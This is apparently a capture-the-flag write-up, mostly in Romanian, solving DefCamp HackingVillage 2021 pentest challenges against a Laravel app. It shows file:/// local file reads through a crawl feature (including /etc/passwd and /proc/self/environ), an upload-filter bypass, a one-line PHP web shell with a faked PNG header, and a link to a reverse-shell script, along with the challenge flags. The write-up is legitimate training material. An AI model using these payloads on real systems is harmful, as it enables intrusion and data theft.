

DefCamp HackingVillage 2021

Author: <0x435446> - <mihai.cujba@yahoo.com>

Summary

DefCamp HackingVillage 2021	1
Summary	1
<Q1> (<20>): <Pentest>	3
Proof of Flag	3
Question	3
Proof of Solving	3
<Q2> (<25>): <Pentest>	4
Proof of Flag	4
Question	4
Proof of Solving	4
<Q3> (<25>): <Pentest>	6
Proof of Flag	6
Question	6
Proof of Solving	6
<Q4> (<25>): <Pentest>	7
Proof of Flag	7
Question	7
Proof of Solving	7
<Q5> (<50>): <Pentest>	8
Proof of Flag	8
Question	8
Proof of Solving	8
<Q6> (<50>): <Pentest>	9
Proof of Flag	9
Question	9
Proof of Solving	9

<Q7> (<50>): <Pentest>	10
Proof of Flag	10
Question	10
Proof of Solving	10
<Q8> (<50>): <Pentest>	11
Proof of Flag	11
Question	11
Proof of Solving	11
<Q9> (<50>): <Pentest>	12
Proof of Flag	12
Question	12
Proof of Solving	12

<Q1> (<20>): <Pentest>

Proof of Flag

3.4.1

Question

Provide the jquery exact version

Proof of Solving

Pentru inceput am avut o pagina web simpla, pe care o puteam inspecta in codul sursă și să găsim un path “/home”.

```
<!-- <a href="http://35.246.158.241:32375/home">Home</a> --!>
```

Din inspect element in pagina <http://35.246.158.241:32375/vendor/jquery/jquery.min.js> se putea găsi versiunea de JQuery, respectiv v3.4.1

<Q2> (<25>): <Pentest>

Proof of Flag


Route::get('/profile/{id}', 'DashboardController@profile_id')->name('profile-id');

Question


The application has a SQLI on a page. Provide the source code of the line where the route is defined for that page.

Proof of Solving


În /home găsim o pagină de login, unde ne putem face și cont.



Datele contului (Da, am fost foarte inspirat la nume)



Se poate observa în menu o funcționalitate de upload a imaginilor, pe care o vom exploata puțin mai târziu, un Crawl, pe care îl exploatăm la acest pas și o pagină de parsare XML pe care n-o vom exploata niciodată, probabil era un XXE, dar a ieșit și fără.




Crawl Website

Website to crawl.

Crawl

Putem face Crawl pe pagini web, dar putem încerca să schimbăm protocolul și să descărcăm fișiere de pe server cu <file:///>. Pentru test am descărcat /etc/passwd.



Crawl Website

Website to crawl.

Crawl

```
passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
www:x:1000:1000:/var/www:/usr/sbin/nologin
```

De aici am reușit să dau Trigger la o eroare la Image upload și am văzut că în spate este un server de Laravel, așa că am căutat să văd structura fișierelor.

Pentru setarea rutelor se folosește fișierul /routes/web.php, așa că l-am descărcat și așa am găsit linia de care aveam nevoie.



Crawl Website

Website to crawl.

Crawl

```
'''
Auth::routes();

Route::get('/home', function() {
    return view('home');
})->name('home')->middleware('auth');

Route::middleware(['auth'])->group(function () {
    Route::get('/documents', 'DashboardController@documents')->name('documents');
    Route::post('/document-upload', 'DashboardController@document_upload')->name('document-upload');
    Route::get('/crawl', 'DashboardController@crawl')->name('crawl');
    Route::post('/crawl-website', 'DashboardController@crawl_website')->name('crawl-website');
    Route::get('/parse', 'DashboardController@parse_get')->name('parse-get');
    Route::post('/parse', 'DashboardController@parse')->name('parse');
    Route::get('/profile', 'DashboardController@profile')->name('profile');
    Route::get('/password', 'DashboardController@password')->name('password');
    Route::post('/post-password', 'DashboardController@post_password')->name('post-password');
});

Route::get('/redirect', 'DashboardController@redirect')->name('password');

#to remove
Route::get('/profile/{id}', 'DashboardController@profile_id')->name('profile-id');
```

<Q3> (<25>): <Pentest>

Proof of Flag

/var/www/html/public/uploads/uploads/


Question

Provide the full system path where files get uploaded

Proof of Solving

Pentru acest lucru avem nevoie de fișierul DashboardController.php, pe care l-am descărcat cu următorul payload:

<file:///var/www/html/app/Http/Controllers/DashboardController.php>



De aici se poate observa cum se face upload în uploads/uploads, deci <file:///var/www/html/public/uploads/uploads/> va funcționa.

<Q4> (<25>): <Pentest>

Proof of Flag

/var/www/html/app/Http/Controllers/DashboardController.php

Question

Provide the full system path where the upload of files feature is defined.

Proof of Solving

Din greșeală am explicat chestia asta la pasul trecut, ups.

<Q5> (<50>): <Pentest>

Proof of Flag

BSS{20a53f46de47e13d09d16e34c1e7e774ad092ee7bc09cc3d9832566a433384ce}

Question

A file is hidden in a publicly available path

Proof of Solving

De aici sper ca asta este ordinea flag-urilor. Se spune că un flag este ascuns într-un path public, așa că am căutat după <file:///var/www/html/public/flag.txt> și l-am găsit.

<Q6> (<50>): <Pentest>

Proof of Flag

BSS{c1da4010bb4d68f5506d6ce270d207b559e8f2036f54a7bf563319c6e81f6fa3}

Question

A flag is hidden in framework's configuration

Proof of Solving

De aici am trecut la exploatarea unei alte pagini, pentru a nu mai încerca să ghicesc cum se numesc fișierele, așa că am trecut la Image Upload. Unde am încercat să trimit un reverse shell către un IP public, pentru a putea lua comanda la server mai ușor.

(<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>)

Am luat și am modificat fișierul, l-am trimis, iar output-ul îmi arăta că s-a uploadat doar cmd. În loc de cmd.php. Am căutat în cod să văd de ce se întâmplă asta și am văzut că se facea substituție cu "" dacă se găsea "php", așa că am pus pphp, astfel încât să se facă substituția prima dată și să rămână php.

```
cmd.php<br>
File Name: cmd.<br>
File Extension: php<br>
File Real Path: /tmp/php2LoipS<br>
File Size: 5692<br>
File Mime Type: text/plain<script>
    window.location.replace("/redirect?url=/documents")
</script>
```

Dintr-un motiv sau altul shell-ul nu a fost realizat, așa că am uploadat doar un online shell cu comenzi prin GET.

```
%PNG
<?php
system($_GET['cmd']);
?>
```

Am pus și un header de PNG ca să fac bypass la MimeType Check.

M-am uitat în /var/www/html/.env și am găsit flag-ul.

<Q7> (<50>): <Pentest>

Proof of Flag

BSS{7d1c52ff2a6f518178b38b2b97f9fd95be2f650f7ff2a0696147912a95b6efcf}

Question

A flag is hidden in a place where we store "variables" in the user's session

Proof of Solving

Să fiu sincer, path-ul acesta a fost primul pe care l-am încercat la Crawl :D

Flag-ul se găsește în /proc/self/environ, payload: <file:///proc/self/environ>

<Q8> (<50>): <Pentest>

Proof of Flag

BSS{6a8acb417a6351e756f549ee409d0622af49cd620489497fc2e5b7d7bd7b7a47}

Question

Another flag stored by the owned system user

Proof of Solving

În /var/www/html/user_flag.txt se găsea flag-ul.

<Q9> (<50>): <Pentest>

Proof of Flag

BSS{011e7dd2b42ca3d90ab8e049024ae358d4a9b37961f0b038c09c04ba34f132f5}

Question

Admin's flag

Proof of Solving

Prima dată credeam că trebuie să facem escaladare de privilegii pentru flag-ul acesta, așa că m-am gândit să caut credențiale prin fișierele de config, iar aici am dat direct de flag :D.

```
/var/www/html/database/seeds/DatabaseSeeder.php:                'password' =>  
Hash::make('BSS{011e7dd2b42ca3d90ab8e049024ae358d4a9b37961f0b038c09c04ba34f13  
2f5}')
```